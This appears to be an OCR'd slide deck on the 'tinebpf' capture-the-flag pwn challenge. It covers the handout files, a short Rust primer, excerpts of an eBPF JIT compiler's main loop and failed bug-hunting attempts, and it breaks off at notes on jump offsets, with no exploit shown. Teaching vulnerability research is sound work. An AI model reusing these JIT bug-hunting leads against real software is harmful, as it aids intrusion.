tinebpf

● PWN

Take a byte out of every pretty fun snack available here. We made these to help us improve our scrutiny of the messages flying around the Plaidiverse.
tinebpf.chal.pwni.ng 1337

handout

Designed by panda
With help from strikeskids

↓ Ways to explore this Plaidiverse

Small 400 points 6 solves


First solved by perfect r00t (in 13 hours), pkucc (in 14 hours), and pasten (in 18 hours)

Solve


tinebpf

● PWN


Take a byte out of every pretty fun snack available here.
We made these to help us improve our scrutiny of the messages flying around the Plaidiverse.
tinebpf.chal.pwni.ng 1337




https://ebpf.io/what-is-ebpf



Handout




```
tinebpf_dist ~/Downloads/tinebpf_dist
  src
    main.rs
  target
    debug
      tinebpf
  Cargo.lock
  Cargo.toml
  docker-compose.yml
  Dockerfile
  flag.txt
  xinetd.conf
```




Cargo.toml

```toml
[dependencies]
hex = "0.4.3"
memmap2 = "0.5.3"
```




flag.txt

```
FLAG{TEST_FLAG}
```



Dockerfile

```dockerfile
FROM ubuntu:20.04

RUN apt-get update && apt-get install -y xinetd
RUN adduser --no-create-home --disabled-password --gecos "" problem
COPY target/debug/tinebpf /problem
COPY flag.txt /flag.txt
COPY xinetd.conf /etc/xinetd.d/problem
CMD ["/usr/sbin/xinetd", "-dontfork"]
```



xinetd.conf

```
    server      = /problem
    type        = UNLISTED
    port        = 1337
```

Rust basics


```rust
#[derive(Debug)]
struct S {
    message: String
}

trait T {
    fn greet(&self, name: &str);
}

impl T for S {
    fn greet(&self, name: &str) {
        println!("{}, {}!", self.message, name);
    }
}

fn main() {
    let s = S { message: String::from("Hello") };
    s.greet("World");   // Hello, World!
    println!("{:?}", s); // S { message: "Hello" }
}
```

```
std::ops::Add for +

marker traits: Send, Sync
T is Sync iff &T is Send
example Arc<Mutex<S>>
```

```rust
let x = if a < b {
    println!("a");
    a // no ;
} else { b };
```

1/3

Error handling




```rust
use std::{fs, io};

enum MyResult<T, E> {
    Ok(T),
    Err(E),
}

fn read() -> Result<String, io::Error> {
    let contents: String = fs::read_to_string("file.txt")?;
    println!("read file");
    Ok(contents) // return Ok(contents);
}

fn main() {
    match read() {
        Ok(contents: String) => println!("{}", contents),
        Err(err: Error) => println!("{}", err) // No such file or directory (os error 2)
    }
}
```


```rust
slice[999999];
result.unwrap();
panic!();
```

2/3


Ownership, Borrowing, Drop



```rust
struct S {
    number: i64,
    list: Vec<u8>,
    string: String,
}

fn f(moved: S) {
    /* drop(moved) */
}

fn g(_: &mut S) {}

fn h(a: &S, b: &i64, c: &[u8], mut d: &str) {
    d = "world"
}
```




```rust
fn main() {
    let s1 = S {
        number: 1,
        list: vec![1, 2, 3],
        string: String::from("Hello"),
    };
    let mut s2: S = s1; // move
    // f(s1); // Error: Use of moved value

    g(&mut s2); // one exclusive reference
    h(&s2, &s2.number, &s2.list, &s2.string); // many shared references

    if s2.number == 4 {
        f(s2); // move
    }
    // drop(s2) if not moved
}
```




src/main.rs

942 lines


- x86_64
- Bpf
- code generation
- do_jit, verify_jumps, main




```rust
#[derive(Debug)]
struct BpfInstT {
    opc: u8,
    regs: u8, /* dreg, sreg 4 bits each */
    off: i16,
    imm: i32,
}
```



main




```
    let insts: Vec<BpfInstT> = ; // read line from stdin, trim, hex::decode, parse_raw_bytes

    if let Err(_) = verify_jmps(&insts) { return; }

    let mut olen :usize = insts.len() * 64;;
    let mut addrs: Vec<u32> = ; // PROLOGUELEN + 64 * i

    let mut flag :bool = false;
    for _ in 0..20 {
        let nlen :usize = do_jit(&insts, &mut addrs, None).unwrap();
        if nlen == olen {
            flag = true;
            break;
        }
        olen = nlen;
    }
    if flag {
        let nlen :usize = do_jit(&insts, &mut addrs, Some(&mut image)).unwrap();
        if nlen == olen {
            let func: fn() -> i32 = todo(); // copy image to executable memory and cast it
            func();
        }
    }
```




Failed attempts

- disassemble all instructions
- fuzzing
  - cargo-fuzz, afl
- indexing bugs
  - verify_jumps: `(idx as i32 + 1).checked_add(inst.off as i32)`
  - codegen:

```
let joff : i64 = addrs[((cidx + 1) as i16 + off) as usize] as i64 - addrs[cidx + 1] as i64;
```




main again




```
    for _ in 0..20 {
        let nlen: usize = do_jit(&insts, &mut addrs, None).unwrap();
        if nlen == olen {
            flag = true;
            break;
        }
        olen = nlen;
    }
    if flag {
        let nlen: usize = do_jit(&insts, &mut addrs, Some(&mut image)).unwrap();
        if nlen == olen {
```


- jumps are 2 or 5 bytes

-128..127




Jump offsets

